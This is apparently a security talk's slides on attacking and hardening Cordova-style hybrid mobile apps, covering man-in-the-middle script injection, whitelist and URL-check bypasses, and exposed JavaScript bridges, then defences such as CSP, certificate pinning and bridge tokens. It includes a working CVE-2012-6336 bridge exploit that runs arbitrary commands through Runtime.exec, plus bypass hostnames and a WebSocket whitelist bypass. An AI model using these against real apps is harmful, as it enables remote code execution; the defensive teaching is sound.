
# Man-in-the-Middle Attack

If any content from a whitelisted origin is retrieved over HTTP (or not properly check SSL Certificates), a man-in-the-middle attacker—for example, a malicious Wi-Fi access point—can inject an attack script into it. This script will be treated by the browser as if it came from the whitelisted origin.



# Man-in-the-Middle Attack

Use BurpSuite to intercept http Response and Inject payload



Intercept HTTP history WebSockets history Options

Response from http://. . . . .80/sdk . . . . .pi . . . . .

Forward Drop Intercept is on Action

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: org-imgcache
Connection: keep-alive
Date: Thu, 02 Nov 2017 02:27:55 GMT
Cache-Control: max-age=604800
Expires: Thu, 09 Nov 2017 02:27:55 GMT
Last-Modified: Wed, 11 Oct 2017 03:43:51 GMT
Content-Type: application/x-javascript
Content-Length: 69262
X-Verify-Code: e59a60883979e9b1433072131328bf19
ETag: "59dd9377-10e8e"
X-Daa-Tunnel: hop_count=1
Vary: Origin
```

**Inject malicious JS Payload to JS library resources**

```
!function(a,b,c){var d=b(this[a]=this[a]||{});"function"==typeof defir
strict";function c(a,b,c){var d;for(d in b){b.hasOwnProperty(d)&&!(d i
c,d,e,f;for(a=String(a).split("."),b=String(b).split("."),c=0,f=Math.n
```

# Insecure Whitelist

## Insecure Cordova Whitelist Config

1.<allow-navigation href="\*" />

A wildcard can be used to whitelist the entire network over HTTP and HTTPS.

2.<allow-intent href="\*" />

Allow all unrecognized URLs to open installed apps.

3.<access origin="\*" />

Don't block any requests

# Insecure Whitelist

## Regex Bypass (CVE-2012-6637)

Not registered domains / Expired Domains / Special subdomain

(1) `Pattern.compile("^https\\:\\\\\\..*[.]abc[.](com|net|cc|hk)$")`  
-> `http://abc.cc`

(2) `Pattern.compile("^https?:://(.*\\.)*?"+ abc.com))`  
->  
`https://abc.com.evilm.com`

# Insecure Whitelist

## Insecure URL check

if url.getHost().contains("abc.com")...

if url.getHost().startswith("abc.com")...

->

https://abc.com.evil.com



# Insecure Whitelist

## Local file inclusion + Insecure Storage


```
218 public boolean hasCommandRight(String url, String cmdName) {
219     if (url == null) {
220         return false;
221     }
222     final Uri uri = Uri.parse(url);
223     String curScheme = uri.getScheme();
224
225     if ("file".equals(curScheme)) {
226         // Give full access to the local file
227         return true;
228     }
229 }
```

```
chiron:/ $ ls /sdcard/ResourceManager/resources/
activities.css      channels.css      msg_center.html  my_replies.html  ta_uc.html
activities.html    channels.html    msg_center.js    my_replies.js    ta_uc.js
activities.js       imgs             my_posts.css    post_detail.css
channel_detail.css jsapi.js         my_posts.html   post_detail.html
channel_detail.html libs.js          my_posts.js     post_detail.js
channel_detail.js  msg_center.css  my_replies.css  ta_uc.css
```




# Exported JS Bridge

Any JavaScript object added to the embedded browser by the framework's Native APIs via functions such as 'addJavascriptInterface' in Android's WebView is available by default to JavaScript in any iframe, regardless of its origin.



(a) Attack from child frame



(b) Attack from main frame

# Exported JS Bridge

## CVE-2012-6336

```
function execute(cmdArgs) {  
    for (var obj in window) {  
        if ("getClass" in window[obj]) {  
            alert(obj);  
            return  
window[obj].getClass().forName("java.lang.Runtime")  
.getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);  
        }  
    }  
}
```

# Incorrect URL interception

Android WebView allows developers to intercept and prevent insecure web resources from being loaded by implementing the callback functions.

If developers use a incorrect URL interception function, it can lead to a whitelist bypass security vulnerability.

	GET	POST	XMLHttp	Iframe	WebSocket
shouldOverrideUrlLoading	YES	NO	NO	NO	NO
shouldInterceptRequest	YES	NO	YES	YES	NO
postUrl	NO	YES	NO	NO	NO

URL interception in Android WebView



# Incorrect URL interception

## CVE-2014-3501

In order to ensure that a Cordova WebView only allows requests to URLs in the configured whitelist, the framework overrides Android's `shouldInterceptRequest()` method .

As of Android 4.4 KitKat, the WebView is rendered by Chromium and supports WebSocket protocol. An attacker can therefore make use of a WebSocket connection to bypass the Cordova whitelisting mechanism.

```
new WebSocket("ws://127.0.0.1/xxx")
```


# Attack Demo

Attack hybrid app by a QR code





# Attack Demo




# How to secure your hybrid app



# Hybrid App Security Model

## Enhanced whitelist-based security



# How to secure your hybrid app

- use CSP to protect web app
- SSL Certificate Pinning
- Use session token to protect bridges
- Don't use iframe and eval()
- Update your hybrid app framework to the last version
- Use system WebView for outside links
- Validate all user input
- Remove unused plugins

# How to secure your hybrid app

## use CSP to protect web app

On Android and iOS, the network request whitelist is not able to filter all types of requests (e.g. <video> & WebSockets are not blocked). So, in addition to the whitelist, you should use a Content Security Policy <meta> tag on all of your pages.

CSP Guide:

<http://www.html5rocks.com/en/tutorials/security/content-security-policy/>

TIPS : By default, applying a CSP disables both eval() and inline script while the CSP in the Cordova template disables inline but allows eval().

# How to secure your hybrid app

## SSL Certificate Pinning

The idea here is you can significantly reduce the chances of a man-in-the-middle attack by "pinning" the allowed public certificates accepted by your app when making the connection to highly trusted, official certificate authorities that you are actually using.

TIPS : using `android:debuggable="true"` in the Cordova application manifest will permit SSL errors such as certificate chain validation errors on self-signed certs.





# How to secure your hybrid app

## Use session token to protect bridges

use a "session token" can prevent unauthorized access to interface bridges. There is an example "Bridge Secret" in Cordova.

(1) Session token is set in main frame origin and only exposed native method is an init method. The SOP prevents foreign-origin from accessing the token.

```
int generateBridgeSecret() {  
    SecureRandom randGen = new SecureRandom();  
    expectedBridgeSecret = randGen.nextInt(Integer.MAX_VALUE);  
    return expectedBridgeSecret;  
}
```

# How to secure your hybrid app

(2) If init method is called with correct session token, then the bridge exposes additional methods dynamically.

```
prompt(argsJson, 'jsbridge:'+JSON.stringify([bridgeSecret, service, action, callbackId]));
```

->

```
private boolean verifySecret(String action, int bridgeSecret) throws  
    IllegalAccessException {  
    .....  
    if (expectedBridgeSecret < 0 || bridgeSecret != expectedBridgeSecret) {  
        .....  
    }else{.....}}}
```

# How to secure your hybrid app

## Don't use iframe and eval()

If content is served in an iframe from a whitelisted domain, that domain will have access to the native bridge. This means that if you whitelist a third-party advertising network and serve those ads through an iframe, it is possible that a malicious ad will be able to break out of the iframe and perform malicious actions.

Use The JavaScript function eval incorrectly can open your code up for injection attacks.

# How to secure your hybrid app

## Update your hybrid app framework to the last version

13 CVE IDs for Apache Cordova (PhoneGap)

Include 8 bridge/whitelist bypass vulnerabilities

Beginning July 11, 2016, Google Play will block publishing of any new apps or updates that use pre-4.1.1 versions of Apache Cordova.

<https://support.google.com/faqs/answer/6325474>

# How to secure your hybrid app

## Use system WebView for outside links

Use the system WebView when opening links to any outside website. This is much safer than whitelisting a domain name and including the content directly in your application.

The InAppBrowser plugin In Cordova behaves like a standard web browser, and can't access Cordova APIs. For this reason, the InAppBrowser plugin is recommended if you need to load third-party (untrusted) content, instead of loading that into the main Cordova WebView.

# How to secure your hybrid app

## Validate all user input

Always validate any and all input that your application accepts. This includes usernames, passwords, dates, uploaded media, etc. This validation should also be performed on your server, especially before handing the data off to any backend service.

Other sources where data should be validated: user documents, contacts, push notifications.



# How to secure you hybrid app

## Remove unused plugins

Reducing the attack surface of the application is important to reduce the impact of vulnerabilities like XSS, particularly plugins with dangerous functionality, like file, camera and contact access.

# Conclusion

- Hybrid app is becoming more and more popular.
- There is a large attack surface in hybrid app, including mobile security and web security.
- We present some suggestions to developers to ensure the security of hybrid mobile app.



# Thank You

[droidsec.cn@gmail.com](mailto:droidsec.cn@gmail.com)

# Reference

1. <https://cordova.apache.org/docs/en/latest/guide/appdev/security/index.html>
2. <https://packetstormsecurity.com/files/124954/apachecordovaphonegap-bypass.txt>
3. <http://taco.visualstudio.com/en-us/docs/cordova-security-platform/>
4. [https://www.cvedetails.com/vulnerability-list/vendor\\_id-45/product\\_id-27153/Apache-Cordova.html](https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-27153/Apache-Cordova.html)
5. <https://labs.mwrinfosecurity.com/assets/BlogFiles/Fracking-With-Hybrid-Mobile-Applications.compressed.pdf>
6. <https://dl.acm.org/citation.cfm?id=2990915>
7. <https://www.blackhat.com/docs/asia-15/materials/asia-15-Grassi-The-Nightmare-Behind-The-Cross-Platform-Mobile-Apps-Dream.pdf>